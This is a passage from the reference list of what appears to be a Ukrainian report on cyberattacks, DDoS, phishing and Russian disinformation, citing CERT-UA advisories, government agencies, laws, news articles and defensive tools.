10. Iryna Lysohor, 2022. Hackers attacked the websites of the government and «Action». URL: https://lb.ua/society/2022/01/14/503059_hakeri_atakuvali_sayti_uryadu_diyu.html.

11. Anita Prasad, 2024. Russia attacked Ukraine's satellite broadcasting, broadcasting of several dozen channels was suspended. URL: https://forbes.ua/news/rosiya-atakuvala-suputnikove-movlennya-ukraini-translyatsiya-kilkokh-desyatkiv-kanaliv-prizupinena-17042024-20616

12. Bohdan Mykolaychuk, 2023. Disinformation epidemic: why fakes have become a part of our lives and how to «vaccinate». URL: https://cedem.org.ua/analytics/epidemiya-dezinformatsiyi/

13. Volodymyr Zelenskyy (zelenskyy_official). Post on Instagram. URL: https://www.instagram.com/p/CgRjvSHotyl/

14. Vira Oliynyk, 2024. Dev.ua website suffered a powerful DDoS attack. URL: https://ain.ua/2024/05/15/sajt-dev-ua-zaznav-ddos-ataky/

15. Cyber Police Department of the National Police of Ukraine, 2023. Report on the results of the work of the Cyberpolice Department in 2022. URL: https://cyberpolice.gov.ua/news/zvit-pro-rezultaty-roboty-departamentu-kiberpolicziyi-u--roczi-969/.

16. Department of Cyber Police of the National Police of Ukraine, 2024. Report on the results of the work of the Cyber Police Department of the National Police of Ukraine in 2023. URL: https://cyberpolice.gov.ua/news/zvit-pro-rezultaty-roboty-departamentu-kiberpolicziyi-naczionalnoyi-policziyi-ukrayiny-u--roczi-4792/.

17. Cyber Police Department of the National Police of Ukraine. System of the electronic appeal of citizens. URL: https://ticket.cyberpolice.gov.ua/.

18. The State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine, 2024. The State Cyber Protection Centre increases the technical capabilities of the National Center for the Backup of State Information Resources. URL: https://scpc.gov.ua/uk/articles/362.

19. State Special Communications Service, 2022. Ukraine will become a contributing member of the NATO Joint Cyber Defense Center of Excellence (NATO JCDECO). URL: https://cip.gov.ua/ua/news/ukraine-to-be-accepted-as-a-contributing-participant-to-nato-ccdcoe.

20. State Special Communications Service, 2022. Ukraine and the EU held the second round of cybersecurity dialogue. URL: https://cip.gov.ua/ua/news/ukrayina-ta-yes-proveli-drugii-raund-dialogu-z-pitan-kiberbezpeki.

21. State Special Communications Service, 2023. Countering Common Threats: a representative of the State Special Communications Service of Ukraine took part in an expert meeting within the NATO-Ukraine Platform. URL: https://cip.gov.ua/ua/news/protidiya-spilnim-zagrozam-predstavnik-derzhspeczv-yazku-vzyav-uchast-v-ekspertnii-zustrichi-v-mezhakh-platformi-ukrayina-nato.

22. State Special Communications Service, 2023. Ukrainian cybersecurity experts visited NATO headquarters and a number of bodies. URL: https://cip.gov.ua/ua/news/ukrayinski-fakhivci-z-kiberbezpeki-zdiisnili-vizit-do-shtab-kvartiri-ta-nizki-organiv-nato

23. State Special Communications Service, 2023. The government has adopted the Procedure for conducting Bug Bounty. URL: https://www.kmu.gov.ua/news/uriad-ukhvalyv-rozroblenyi-fakhivtsiamy-derzhspetszviazku-poriadok-provedennia-bug-bounty.

24. State Special Communications Service, 2024. The State Service of Special Communications presented new technical solutions to protect government agencies from DDoS attacks. URL: https://cip.gov.ua/

ua/news/ssscip-presents-new-technical-solutions-to-protect-ukrainian-institutions-from-ddos-attacks.

25. State Special Communications Service, 2024. The State Service of Special Communications presented new technical solutions to protect government agencies from DDoS attacks. URL: https://www.kmu.gov.ua/news/derzhspetszviazku-prezentuvala-novi-tekhnichni-rishennia-dlia-zakhystu-derzhustanov-vid-ddos-atak.

26. State Special Communications Service, 2024. The State Special Communications Service of Ukraine conducted cybersecurity training for the Ministry of Defense and other government agencies. URL: https://cip.gov.ua/ua/news/derzhspeczv-yazku-provela-navchannya-z-kiberbezpeki-dlya-minoboroni-ta-inshikh-derzhavnikh-struktur.

27. State Special Communications Service, 2024. The State Service of Special Communications and NCCC presented CyberTracker - a tool for automatic monitoring of the implementation of the Cybersecurity Strategy of Ukraine. URL: https://cip.gov.ua/ua/news/derzhspeczv-yazku-ta-nkck-prezentuvali-cybertracker-instrument-dlya-avtomatichnogo-monitoringu-vikonannya-strategiyi-kiberbezpeki-ukrayini.

28. State Special Communications Service, 2024. The first in Ukraine Qualification Center for Information Technology and Cybersecurity has started certification of specialists. URL: https://cip.gov.ua/ua/news/the-first-information-technology-and-cybersecurity-qualification-center-in-ukraine-has-started-operations.

29. State Special Communications Service of Ukraine, 2024. Cybersecurity Strategy of Ukraine. URL: https://cip.gov.ua/ua/news/strategiya-kiberbezpeki-ukrayini.

30. State Special Communications. What is a DDoS attack? URL: https://cip.gov.ua/ua/faqs/sho-take-ddos-ataka

31. Additional Protocol to the Convention on Cybercrime concerning the criminalization of acts of a racist and xenophobic nature committed through computer systems. URL: https://zakon.rada.gov.ua/laws/show/994_687#Text

32. Espresso, 2024. Espresso satellite broadcasts are under attack: what's the reason? URL: https://espreso.tv/espresotv-suputnikovi-translyatsii-espreso-atakuyut-v-chomu-prichina.

33. Computer Emergency Response Team of Ukraine CERT-UA, 2022. Online fraud using the theme of «cash payments» (CERT-UA#5239). URL: https://cert.gov.ua/article/1545776.

34. Computer Emergency Response Team of Ukraine CERT-UA, 2023. «Change your password to Roundcube»: another phishing attack using CERT-UA attributes and symbols of the SCCC of the State Special Communications Service (CERT-UA#7223). URL: https://cert.gov.ua/article/5455833

35. Computer Emergency Response Team of Ukraine CERT-UA, 2023. Sending SMS messages with the subject of court subpoenas using the fraudulent alpha name «SUDpovistka» (CERT-UA#6804). URL: https://cert.gov.ua/article/4789582.

36. Computer Emergency Response Team of Ukraine CERT-UA, 2024. UAC-0184: Targeted attacks against Ukrainian servicemen using recruitment themes to the 3rd Separate Special Forces Brigade and the IDF (CERT-UA#8386). URL: https://cert.gov.ua/article/6276988

37. Computer Emergency Response Team of Ukraine CERT-UA, 2024. ANNOUNCEMENT: Practical workshop for cyber specialists. URL: https://cert.gov.ua/article/6277896.

38. Computer Emergency Response Team of Ukraine CERT-UA, 2018. Basic rules of cyber hygiene. URL: https://cert.gov.ua/recommendation/31

39. Computer Emergency Response Team of Ukraine CERT-UA, 2023. Phishing attacks of APT28 (UAC-0028) group to obtain authentication data to public mail services (CERT-UA#6975). URL: https://cert.gov.ua/article/5105791.

40. Computer Emergency Response Team of Ukraine CERT-UA, 2024. Voting topics in messengers - a new way to hijack accounts is gaining momentum (CERT-UA#9688). URL: https://cert.gov.ua/article/6279491.

41. Computer Emergency Response Team of Ukraine CERT-UA, 2024. Cybersecurity factor. URL: https://cert.gov.ua/article/6278274

42. Computer Emergency Response Team of Ukraine CERT-UA, 2024. About the cyber situation on February 23-24, 2024. URL: https://cert.gov.ua/article/6277822

43. Computer Emergency Response Team of Ukraine CERT-UA. URL: https://cert.gov.ua/contact-us.

44. Convention for the Protection of Human Rights and Fundamental Freedoms (with Protocols) (European Convention on Human Rights). URL: https://zakon.rada.gov.ua/laws/show/995_004

45. Convention on Cybercrime. URL: https://zakon.rada.gov.ua/laws/show/994_575

46. Convention on Cybercrime. URL: https://zakon.rada.gov.ua/laws/show/994_575#Text

47. The Constitution of Ukraine. URL: https://zakon.rada.gov.ua/laws/show/254%D0%BA/96-%D0%B2%D1%80

48. Digital Security Lab, 2022. «Violation of Facebook rules». URL: https://yak.dslua.org/phishing/porushennia-pravyl-feysbuka/.

49. Digital Security Lab, 2023. The message «from Meta support». URL: https://yak.dslua.org/phishing/povidomlennia-vid-pidtrymky-meta/.

50. Ministry of Defense of Ukraine, 2024. For the first time, Ukraine tested the cybersecurity of a counteract system according to NATO standards. URL: https://www.mil.gov.ua/news/2024/07/17/v-ukraini-vpershe-perevirili-kiberbezpeku-bojovoi-sistemi-za-standartami-rivnya-nato/.

51. Ministry of Internal Affairs of Ukraine, 2024. Cyberpolice warns: How not to become a victim of online fraud. URL: https://www.kmu.gov.ua/news/kiberpolitsiia-zasterihaie-iak-ne-staty-zhertvoiu-onlain-shakhraiv.

52. Ministry of Foreign Affairs of Ukraine, 2021. Ukraine and the EU launch Cyber Dialogue. URL: https://mfa.gov.ua/news/ukrayina-ta-yes-zapochatkuvali-kiberdialog.

53. Ministry of Culture and Information Policy of Ukraine, 2021. Presented by the Center for Strategic

Communications and Information Security. URL: https://www.kmu.gov.ua/news/prezentovano-centr-strategichnih-komunikacij-ta-informacijnoyi-bezpeki

54. Ministry of Culture and Information Policy of Ukraine, 2024. Ukraine and NATO will work to deepen cooperation in strategic communications. URL: https://www.kmu.gov.ua/news/ukraina-ta-nato-pratsiuvatymut-nad-pohlyblenniam-spivpratsi-u-sferi-stratehichnykh-komunikatsii.

55. Ministry of Culture and Information Policy of Ukraine and Filter. The Strategy of the Ministry of Culture and Information Policy of Ukraine for the Development of Media Literacy for the period up to 2026. URL: https://filter.mkip.gov.ua/wp-content/uploads/2024/06/the-strategy-of-the-ministry-of-culture-and-information-policy-of-ukraine-for-media-literacy-development-until-2026.pdf.

56. Ministry of Communities, Territories and Infrastructure Development of Ukraine. Legislation in the field of cyber defense of critical information infrastructure. URL: https://mtu.gov.ua/content/zakonodavstvo-u-sferi-kiberzahistu-obektiv-kritichnoi-informaciynoi-infrastrukturi.html

57. Ministry of Social Policy of Ukraine, 2022. Answers to the most frequently asked questions about payments from international organizations. URL: https://www.msp.gov.ua/news/22077.html

58. Ministry of Digital Transformation of Ukraine, 2024. Ministry of Digital Transformation: Join the Business Cyber Diagnostics Program to check your business for cyberattack vulnerabilities for free. URL: https://www.kmu.gov.ua/news/mintsyfry-doluchaites-do-prohramy-z-kiberdiahnostyky-biznesu-shchob-bezoplatno-pereviryty-pidpryiemstvo-na-vrazlyvosti-do-kiberatak.

59. Nadiia Sobenko, 2023. Hackers attacked the websites of the Public Broadcasting Company. The attack is being investigated by the State Special Communications Service. URL: https://suspilne.media/507837-hakeri-atakuvali-sajti-suspilnogo/.

60. Natalia Dankova, 2024. Due to an enemy attack, broadcasting 1+1 and other channels on Astra satellite has been suspended. URL: https://detector.media/rinok/article/225578/2024-04-17-cherez-ataku-voroga-pryzupynena-translyatsiya-kanaliv-11-ta-inshykh-na-suputnyku-astra/

61. The National Bank of Ukraine and the Cyber Police Department of the National Police of Ukraine. Project #CrookGoodbye. URL: https://promo.bank.gov.ua/stopfraud/.

62. National Coordination Center for Cybersecurity, 2023. Facebook post. URL: https://www.facebook.com/ncsccUA/posts/pfbid0go6r1ZgFzq6qmBXEG7AXN2DLQbtT2KjuAjcXQWJnDuhzZovWYT5JdBy3BokDCHaSl.

63. Oleh Pavliuk, 2024. Ukraine to participate in NATO's largest cybersecurity exercise for the first time. URL: https://www.eurointegration.com.ua/news/2024/04/17/7184044/

64. Olena Rebryk, 2024. Hromadske Radio Continues to Fight Back Against Powerful DDoS Attacks. URL: https://hromadske.radio/news/2024/05/14/hromadske-radio-prodovzhuie-vidbyvatysia-vid-potuzhnykh-ddos-atak

65. Operational Center for Cyber Incident Response of the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine, 2021. Systems for detecting vulnerabilities and responding to cyber incidents and cyberattacks - Work Report 2021. URL: https://cert.gov.ua/files/pdf/SOC_Annual_Report_2022.pdf.

66. Operational Center for Cyber Incident Response of the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine, 2022. Systems for detecting vulnerabilities and responding to cyber incidents and cyberattacks - Work Report 2022. URL: https://scpc.gov.ua/api/docs/sseb6a10-b7aa-4396-8b04-e0e4b7fca1l1/sseb6a10-b7aa-4396-8b04-e0e4b7fca1l1.pdf

67. Operational Center for Response to Cyber Incidents of the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine, 2023. Report on the work of the system for detecting vulnerabilities and responding to cyber incidents and cyberattacks - Work Report 2023. URL: https://scpc.gov.ua/api/files/9c21855d-74da-45d1-90f9-5d4f6795996a

68. Operational Center for Cyber Incident Response of the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine, 2023. Systems for detecting vulnerabilities and responding to cyber incidents and cyberattacks - Work Report 2023. URL: https://scpc.gov.ua/api/files/3d552013-d5f6-4c75-9ea3-9e77b429d7a7

69. Operational Center for Response to Cyber Incidents of the State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine, 2023. Systems for detecting vulnerabilities and responding to cyber incidents and cyberattacks - Report on work 2023 Q1. URL: https://scpc.gov.ua/api/files/a7de388d-14d3-4248-b8be-ada8b5cb0710

70. Human Rights Platform, 2022. War in the digital dimension and human rights. URL: https://ppl.org.ua/wp-content/uploads/2022/11/Жовтень-2022-рік.pdf

71. Human Rights Platform, 2023. War in the digital dimension and human rights. URL: https://ppl.org.ua/wp-content/uploads/2023/11/vijna-u-czifrovomu-vimiri-ta-prava-lyudini_pidsumkovij-zvit.pdf

72. Platform eDopomoga. URL: https://aid.edopomoga.gov.ua /

73. Delegation of the European Union to Ukraine, 2024. The European Union strengthens cyber defense of Ukraine. URL: https://www.eeas.europa.eu/delegations/ukraine/європейський-союз-посилює-кіберзахист-у-країни_uk?s=232.

74. Mission of Ukraine to the European Union, 2022. Ukraine and the EU synchronize the fight against disinformation. URL: https://ukraine-eu.mfa.gov.ua/news/ukrayina-ta-yes-sinhronizuyut-borotbu-z-dezinformaciyeyu.

75. Press office of the Ministry of Digital Transformation, 2023. A program of free training for cybersecurity specialists is launched with the support of the Ministry of Digital Transformation. URL: https://thedigital.gov.ua/news/za-pidtrimki-mintsifri-startue-programa-bezoplatnogo-navchannya-spetsialistiv-z-kiberbezpeki

76. On the Concept of Fighting Terrorism in Ukraine. URL: https://zakon.rada.gov.ua/laws/show/53/2019

77. About the Center for Countering Disinformation. URL: https://zakon.rada.gov.ua/laws/show/187/2021

78. On Approval of the Procedure for Search and Identification of Potential Vulnerabilities of Information (Automated), Electronic Communication, Information and Communication Systems, Electronic Communication Networks. URL: https://zakon.rada.gov.ua/laws/show/497-2023-%D0%BF#Text

79. On approval of the action plan for 2023-2024 for the implementation of the Cybersecurity Strategy of Ukraine. URL: https://www.kmu.gov.ua/npas/pro-zatverdzhennia-planu-zakhodiv-na-20232024-roky-z-realizatsii-stratehii-kiberbezpeky-ukrainy-i191223-1163

80. On citizens' appeals. URL: https://zakon.rada.gov.ua/laws/show/393/96-%D0%B2%D1%80#Text

81. About the media. URL: https://zakon.rada.gov.ua/laws/show/2849-20#Text

82. On the national security of Ukraine. URL: https://zakon.rada.gov.ua/laws/show/2469-19

83. On the basic principles of ensuring cybersecurity of Ukraine. URL: https://zakon.rada.gov.ua/laws/show/2163-19

84. On the Decision of the National Security and Defense Council of Ukraine of March 11, 2021 «On the Establishment of the Center for Countering Disinformation». URL: https://zakon.rada.gov.ua/laws/show/106/2021

85. On the decision of the National Security and Defense Council of Ukraine of September 14, 2020 «On the National Security Strategy of Ukraine». URL: https://zakon.rada.gov.ua/laws/show/392/2020#Text

86. On the Decision of the National Security and Defense Council of Ukraine of May 14, 2021 «On the Cybersecurity Strategy of Ukraine». URL: https://zakon.rada.gov.ua/laws/show/447/2021

87. On the establishment of the Center for Countering Disinformation. URL: https://zakon.rada.gov.ua/laws/show/n0015525-21

88. On approval of the Concept of Artificial Intelligence Development in Ukraine. URL: https://zakon.rada.gov.ua/laws/show/1556-2020-%D1%80/conv#Text

89. On the establishment of a territorial body of the National Police. URL: https://zakon.rada.gov.ua/laws/show/831-2015-%D0%BF#Text

90. About the information. URL: https://zakon.rada.gov.ua/laws/show/2657-12#Text

91. Priamyi, 2024. Priamyi TV channel has been subjected to a Russian hacker attack. URL: https://prm.ua/telekanal-priamyy-zaznav-rosiyskoi-khakerskoi-ataky/.

92. Economic Security Council of Ukraine and State Special Communications Service, 2023. Cyberattacks, artillery, propaganda. An overview of the dimensions of Russian aggression. URL: https://cip.gov.ua/ua/news/kiberataki-artileriya-propaganda-zagalnii-oglyad-vimiriv-rosiiskoyi-agresiyi.

93. National Security and Defense Council of Ukraine, 2023. Ukraine strengthens cooperation with the EU in the field of cybersecurity: NCCC signed a cooperation agreement with ENISA. URL: https://www.rnbo.gov.ua/ua/Diialnist/6706.html

94. Copyscape. URL: https://www.copyscape.com/.

95. Security Service of Ukraine, 2023. SBU collects evidence of treason of ex-Medvedchuk TV channel host Diana Panchenko, she is served with a new suspicion. URL: https://ssu.gov.ua/novyny/sbu-zibrala-dokazy-derzhavnoi-zrady-eksveduchoi-telekanaliv-medvedchuka-diany-panchenko-yii-povidomleno-pro-novu-pidozru

96. Stanislav Pogorelov, 2023. Unknown persons spread fake publications on the Internet on behalf of Ukrainska Pravda: UP appeals to the SBU. URL: https://www.pravda.com.ua/news/2023/04/10/7397275/

97. Suspilne, 2024. Russia tried to jam the signal of Suspilne on the satellite. URL: https://corp.suspilne.media/newsdetails/9400

98. TAVR Media - TAVR Media. Post on Facebook. URL: https://www.facebook.com/tavrmedia/posts/pfbid0voE4Ft6pfrDKKQ5iyrkk11ydPtBYcZJsMAW3VW27HQQy3nn6cRyLUSLZysqsSNyHl.

99. Agreement on Security Cooperation between Ukraine and the Republic of Poland. URL: https://www.president.gov.ua/news/ugoda-pro-spivrobitnictvo-u-sferi-bezpeki-mizh-ukrayinoyu-ta-92009

100. Agreement on Security Cooperation and Long-Term Support between Ukraine and the Federal Republic of Germany. URL: https://www.president.gov.ua/news/ugoda-pro-spivrobitnictvo-u-sferi-bezpeki-ta-dovgostrokovu-p-88985.

101. Ukrainska Pravda, 2022. Hackers attacked Ukrainian radio and launched a fake about Zelenskyy's hospitalization. URL: https://x.com/ukrpravda_news/status/1550085098099380224?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1550085098099380224%7Ctwgr%5Ecfc4a7c4074eb9776b3e8beee7aaf2d4679084e2%7Ctwcon%5Es1_&ref_url=URL%3A+https%3A%2F%2Fwww.pravda.com.ua%2Fnews%2F2022%2F07%2F21%2F7359395%2F

102. Ukrinform, 2023. Ukraine officially joined the NATO Cyber Defense Center. URL: https://www.ukrinform.ua/rubric-technology/3710022-ukraina-oficijno-priednalasa-do-centru-kiberzahistu-nato.html.

103. Filter. Map of trusted news sources. URL: https://filter.mkip.gov.ua/mapa/

104. Filter. Media education. URL: https://filter.mkip.gov.ua/#mediaosvita_yak.

105. CEDEM, 2024. The scale of the problem of social media blocking of Ukrainian media, bloggers, and users (data from CEDEM's cooperation with Meta, February 24, 2022 - May 5, 2024). URL: https://cedem.org.ua/library/meta-blokuvannya/.

106. Central Interregional Department of the Ministry of Justice, 2024. Common front of Ukraine and NATO in the fight for truth. URL: https://centraljust.gov.ua/news/info/spilniy-front-ukraini-ta-nato-u-borotbi-za-pravdu.

107. Center for Countering Disinformation, 2024. «DezinFAKEtsia» (20th issue). URL: https://cpd.gov.ua/announcement/dezinfakecziya-20-vypusk/.

108. Center for Countering Disinformation, 2024. «DezinFAKEtsia» (21 issues). URL: https://cpd.gov.ua/announcement/dezinfakecziya-21-vypusk/.

109. Center for Countering Disinformation, 2024. «DezinFAKEtsia» (27th issue). URL: https://cpd.gov.ua/announcement/dezinfakecziya-27-vypusk/.

110. Center for Countering Disinformation, 2024. Analytical report «Information influence of the Russian Federation in Germany». URL: https://cpd.gov.ua/reports/analitychnyj-zvitinformaczijnyj-vplyv-rf-u-nimechchyni/.

111. Center for Countering Disinformation, 2024. Analytical report «Discrediting Ukrainian refugees». URL: https://cpd.gov.ua/reports/analitychnyj-zvit-dyskredytacziya-ukrayinskyh-bizhencziv/.

112. Center for Countering Disinformation, 2024. DezinFAKEtsia (19th issue). URL: https://cpd.gov.ua/announcement/dezinfakecziya-19-vypusk /

113. Center for Countering Disinformation, 2024. Why Russia accuses Ukraine of the terrorist attack. URL: https://cpd.gov.ua/main/navishho-rosiya-zvynuvachuye-v-terakti-ukrayinu/

114. Center for Countering Disinformation, 2024. Propaganda spreads the fake that the President of Ukraine has become the owner of one of the largest casinos in Europe. URL: https://cpd.gov.ua/warnin/propaganda-rozpovsyudzhuye-fejk-shho-prezydent-ukrayiny-stav-vlasnykom-odnogo-z-najbilshyh-kazyno-v-yevropi/

115. Center for Countering Disinformation, 2024. List of TikTok channels for spreading hostile propaganda. URL: https://cpd.gov.ua/reports/spysok-tiktok-kanaliv-poshyrennya-vorozhoyi-propagandy/.

116. Center for Countering Disinformation, 2024. List of channels for spreading hostile propaganda in social network X. URL: https://cpd.gov.ua/reports/spysok-kanaliv-poshyrennya-vorozhoyi-propagandy-v-soczmerezhi-h/

117. Center for Countering Disinformation, 2024. Fake about the blockade of civilian evacuation from Vovchansk. URL: https://cpd.gov.ua/warnin/fejk-pro-blokadu-evakuacziyi-czyvilnyh-z-vovchanska/

118. Center for Countering Disinformation, 2024. Fake about mining the banks of the Tisa River. URL: https://cpd.gov.ua/warnin/fejk-pro-minuvannya-beregiv-richky-tysa/.

119. Center for Countering Disinformation, 2024. How the EU will counter Russian disinformation. URL: https://cpd.gov.ua/main/yak-yes-bude-protydiyaty-rosijskij-dezinformacziyi/.

120. Center for Countering Disinformation, 2024. How Russia uses «youth forums» for propaganda in the TOT. URL: https://cpd.gov.ua/result/yak-rosiya-vykorystovuye-molodizhni-forumy-dlya-propagandy-na-tot/

121. Center for Countering Disinformation, 2024. How Russia promotes its propaganda at the UN under the guise of protecting human rights. URL: https://cpd.gov.ua/result/yak-rosiya-prosuvaye-svoyu-propagandu-v-oon-pid-vyglyadom-zahystu-prav-lyudyny/

122. Center for Countering Disinformation, 2024. What pro-Russian narratives are being promoted in the media of the Global South: The Middle East. URL: https://cpd.gov.ua/result/yaki-prorosijski-naratyvy-prosuvayutsya-v-media-globalnogo-pivdnya-blyzkyj-shid/.

123. Center for Countering Disinformation. Identified threats. URL: https://cpd.gov.ua/category/result/.

124. Center for Countering Disinformation. Reports. URL: https://cpd.gov.ua/category/reports/.

125. Center for Countering Disinformation. Refutation. URL: https://cpd.gov.ua/category/warnin/

126. Center for Countering Disinformation. Articles. URL: https://cpd.gov.ua/category/articles/

127. Center for Strategic Communications and Information Security, 2023. What do Russian tarotists predict during the war? URL: https://spravdi.gov.ua/pro-shho-vorozhat-rosijski-tarology-pid-chas-vijny/

128. Center for Strategic Communications and Information Security, 2023. The Russians have launched a new IPSO, hiding behind a clone of the Ukrainian media. What did the propagandists come up with? URL: https://spravdi.gov.ua/rosiyany-zapustyly-novu-ipso-prykryvshys-klonom-ukrayinskogo-media-shho-vygadaly-propagandysty/

129. Center for Strategic Communications and Information Security, 2024. Drug lords do not help American PMCs in Ukraine: a digest of propaganda for July 11. URL: https://spravdi.gov.ua/narkobarony-ne-dopomagayut-amerykanskym-pvk-v-ukrayini-dajdzhest-propagandy-za-11-lypnya/.

130. Center for Strategic Communications and Information Security, 2024. Putin will burn the money of Russians in the chimney of war: propaganda digest for July 10. URL: https://spravdi.gov.ua/putin-spalyt-groshi-rosiyan-u-trubi-vijny-dajdzhest-propagandy-za-10-lypnya/

131. Center for Strategic Communications and Information Security, 2024. Real photos and fake news: how Russian propaganda invented the «Snow White Women's Battalion». URL: https://spravdi.gov.ua/realni-foto-i-fejkovi-novyny-yak-rosijska-propaganda-vygadala-zhinochyj-bataljon-bilosnizhka/.

132. Center for Strategic Communications and Information Security, 2024. Russian «anti-missile» lies began in Syria: a digest of propaganda for July 9. URL: https://spravdi.gov.ua/rosijska-antyraketna-brehnya-pochalas-z-syriyi-dajdzhest-propagandy-za-9-lypnya/

133. Center for Strategic Communications and Information Security, 2024. Russians launched a large-scale attack on Ukrainian TV channels. URL: https://spravdi.gov.ua/rosiyany-vchynyly-masshtabnu-ataku-na-ukrayinski-telekanaly/?__cf_chl_tk=IzsgdSZhQBfRhDPBHw.6MrBnbvq9UBJOroeLl1JvK8Q-1720152349-0.0.1.1-4372.

134. Center for Strategic Communications and Information Security, 2024. Fake news: «Zelenskyy is robbing the front and misleading the West». URL: https://spravdi.gov.ua/fejk-zelenskyj-obkradaye-front-i-vvodyt-v-omanu-zahid/

135. Center for Strategic Communications and Information Security, 2024. Fake news: «Kyiv staged a play with a bloody doctor of Okhmatdyt». URL: https://spravdi.gov.ua/fejk-kyyiv-vlashtuvav-postanovku-iz-zakryvavlenym-likarem-ohmatdytu/

136. Center for Strategic Communications and Information Security, 2024. «Kyiv in three days», «dirty bomb» and «second Stalingrad»: how Russian propaganda has changed over two years of full-scale war. URL: https://spravdi.gov.ua/kyyiv-za-try-dni-brudna-bomba-i-drugyj-stalingrad-yak-zminyuvalasya-rosijska-propaganda-za-dva-roky-povnomasshtabnoyi-vijny/.

137. Center for Strategic Communications and Information Security, 2024. «The Kremlin's «peace plan» hit Okhmatdet: a digest of propaganda for July 8. URL: https://spravdi.gov.ua/myrnyj-plan-kremlya-vdaryv-po-ohmatdytu-dajdzhest-propagandy-za-8-lypnya/

138. Center for Strategic Communications and Information Security, 2024. «Ukrainian special services are involved in the attempted assassination of Donald Trump». This is enemy nonsense. URL: https://spravdi.gov.ua/ukrayinski-speczsluzhby-prychetni-do-zamahu-na-donalda-trampa-cze-vorozha-mayachnya/.

139. Center for Strategic Communications and Information Security. Antifake. URL: https://spravdi.gov.ua/sprostuvannya-fejkiv/.

140. Center for Strategic Communications and Information Security. Research. URL: https://spravdi.gov.ua/dosldzhennya-ta-analtika/vsi-doslidzhennia/

141. Center for Strategic Communications and Information Security. Monitoring. URL: https://spravdi.gov.ua/dosldzhennya-ta-analtika/monitoryng/.

142. Center for Strategic Communications and Information Security. About the center. URL: https://spravdi.gov.ua/pro-nas/

143. Center for Strategic Communications and Information Security. Investigations. URL: https://spravdi.gov.ua/dosldzhennya-ta-analtika/investigation/.

144. Center for Strategic Communications and Information Security. School of Countering Disinformation. URL: https://spravdi.gov.ua/treningy-dlya-derzhsluzhbovcziv/

145. Center for Strategic Communications and Information Security and Center for Democracy and Rule of Law, 2023. Russia's hybrid war against Ukraine. How to win on the information front (manual). URL: https://drive.google.com/file/d/1AEUYRLeYOx7kBbNPJL1XzwHXstCNJaJW/view.

146. Center for Strategic Communications and Information Security and Center for Democracy and Rule of Law, 2024. Information attacks in social media platforms: a study of the impact of Russian disinformation through Facebook ads. URL: https://cedem.org.ua/wp-content/uploads/2024/05/informaczijni-ataky-v-soczialnyh-merezhah.-doslidzhennya-vplyvu-rosijskoyi-dezinformacziyi-cherez-reklamu-v-facebook.pdf.

147. Balázs Kárász, 2020. Social Aspects of Reliability and Security Issues of Authentication Solutions. URL: https://real.mtak.hu/123491/1/HSZ_2020_2_9_Karasz_111-127.pdf

148. BBC News Ukraine, 2022. New large-scale cyberattack: key government websites are down again. URL: https://www.bbc.com/ukrainian/news-60497679.

149. CDN Finder. URL: https://www.cdnplanet.com/tools/cdnfinder/.

150. Certificate Search. URL: http://crt.sh.

151. Chart of signatures and ratifications of Treaty 224. Second Additional Protocol to the Convention on Cybercrime on enhanced cooperation and disclosure of electronic evidence (CETS No. 224). URL: https://www.coe.int/en/web/conventions/full-list?module=signatures-by-treaty&treatynum=224.

152. Cloudflare. How to prevent DDoS attacks | Methods and tools. URL: https://www.cloudflare.com/learning/ddos/how-to-prevent-ddos-attacks/.

153. Cloudflare. URL: https://www.cloudflare.com/.

154. Cloudflare. What is a phishing attack? URL: https://www.cloudflare.com/learning/access-management/phishing-attack/

155. Consolidated text: Directive (EU) 2022/2555 of the European Parliament and of the Council of 14 December 2022 on measures for a high common level of cybersecurity across the Union, amending Regulation (EU) No 910/2014 and Directive (EU) 2018/1972, and repealing Directive (EU) 2016/1148 (NIS 2 Directive) (Text with EEA relevance) Text with EEA relevance. URL: https://eur-lex.europa.eu/eli/dir/2022/2555.

156. Council of Europe report DGI(2017)09. Information disorder: Towards an interdisciplinary framework for research and policy making. URL: https://rm.coe.int/information-disorder-report-version-august-2018/16808c9c77.

157. Cyber Diia, 2024. A Decade in the Trenches of Cyberwarfare: Ukraine's Story of Resilience. URL: https://cyberforumkyiv.org/A_Decade_in_the_Trenches_of_Cyberwarfare.pdf.

158. Cyberpeace Institute, 2023. Impact & Harm How do cyberattacks and operations impact civilians? URL: https://cyberconflicts.cyberpeaceinstitute.org/impact

159. David Gilbert, 2024. A Russian Influence Campaign Is Exploiting College Campus Protests. URL: https://www.wired.com/story/russian-influence-campaign-exploiting-college-campus-protests/.

160. Deflect. URL: https://deflect.ca/ua/.

161. Directive (EU) 2016/1148 of the European Parliament and of the Council of July 6, 2016 concerning measures for a high common level of security of network and information systems across the Union. URL: https://eur-lex.europa.eu/legal-content/EN/ALL/?uri=CELEX%3A32016L1148

162. ESET. Distributed denial of service (DDoS) attack. URL: https://www.eset.com/ua/support/information/entsiklopediya-ugroz/distributed-denial-of-service/.

163. ESET. Phishing. URL: https://www.eset.com/ua/support/information/entsiklopediya-ugroz/fishing/.

164. EU Neighbors East, 2024. Cooperation in the field of cybersecurity: the third round of the EU-Ukraine dialogue took place in Brussels. URL: https://

euneighbourseast.eu/uk/news/latest-news/cpivpraczya-u-sferi-kiberbezpeky-tretij-raund-dialogu-ukrayina-yes-vidbuvsya-u-bryusseli/.

165. European Parliamentary Research Service, 2023. The NIS2 Directive: A high common level of cybersecurity in the EU. URL: https://www.europarl.europa.eu/thinktank/en/document/EPRS_BRI(2021)689333

166. EUvsDisinfo. URL: https://euvsdisinfo.eu/ua/.

167. Fortra. Spotting Cloned Websites. URL: https://support.alertlogic.com/hc/en-us/articles/360057785872-Spotting-Cloned-Websites.

168. Google Security Issues report. URL: https://support.google.com/webmasters/answer/9044101?hl=en.

169. Google Safe Browsing: site status. URL: https://transparencyreport.google.com/safe-browsing/search

170. Google Alerts. URL: https://www.google.com/alerts

171. HOSTiQ. What is an SSL certificate. URL: https://hostiq.ua/ukr/info/what-is-ssl/.

172. IMATAG. URL: https://www.imatag.com/

173. Irene Khan, 2021. Disinformation and freedom of opinion and expression: report of the Special Rapporteur on the Promotion and Protection of the Right to Freedom of Opinion and Expression, Irene Khan. URL: https://digitallibrary.un.org/record/3925306?v=pdf&ln=es.

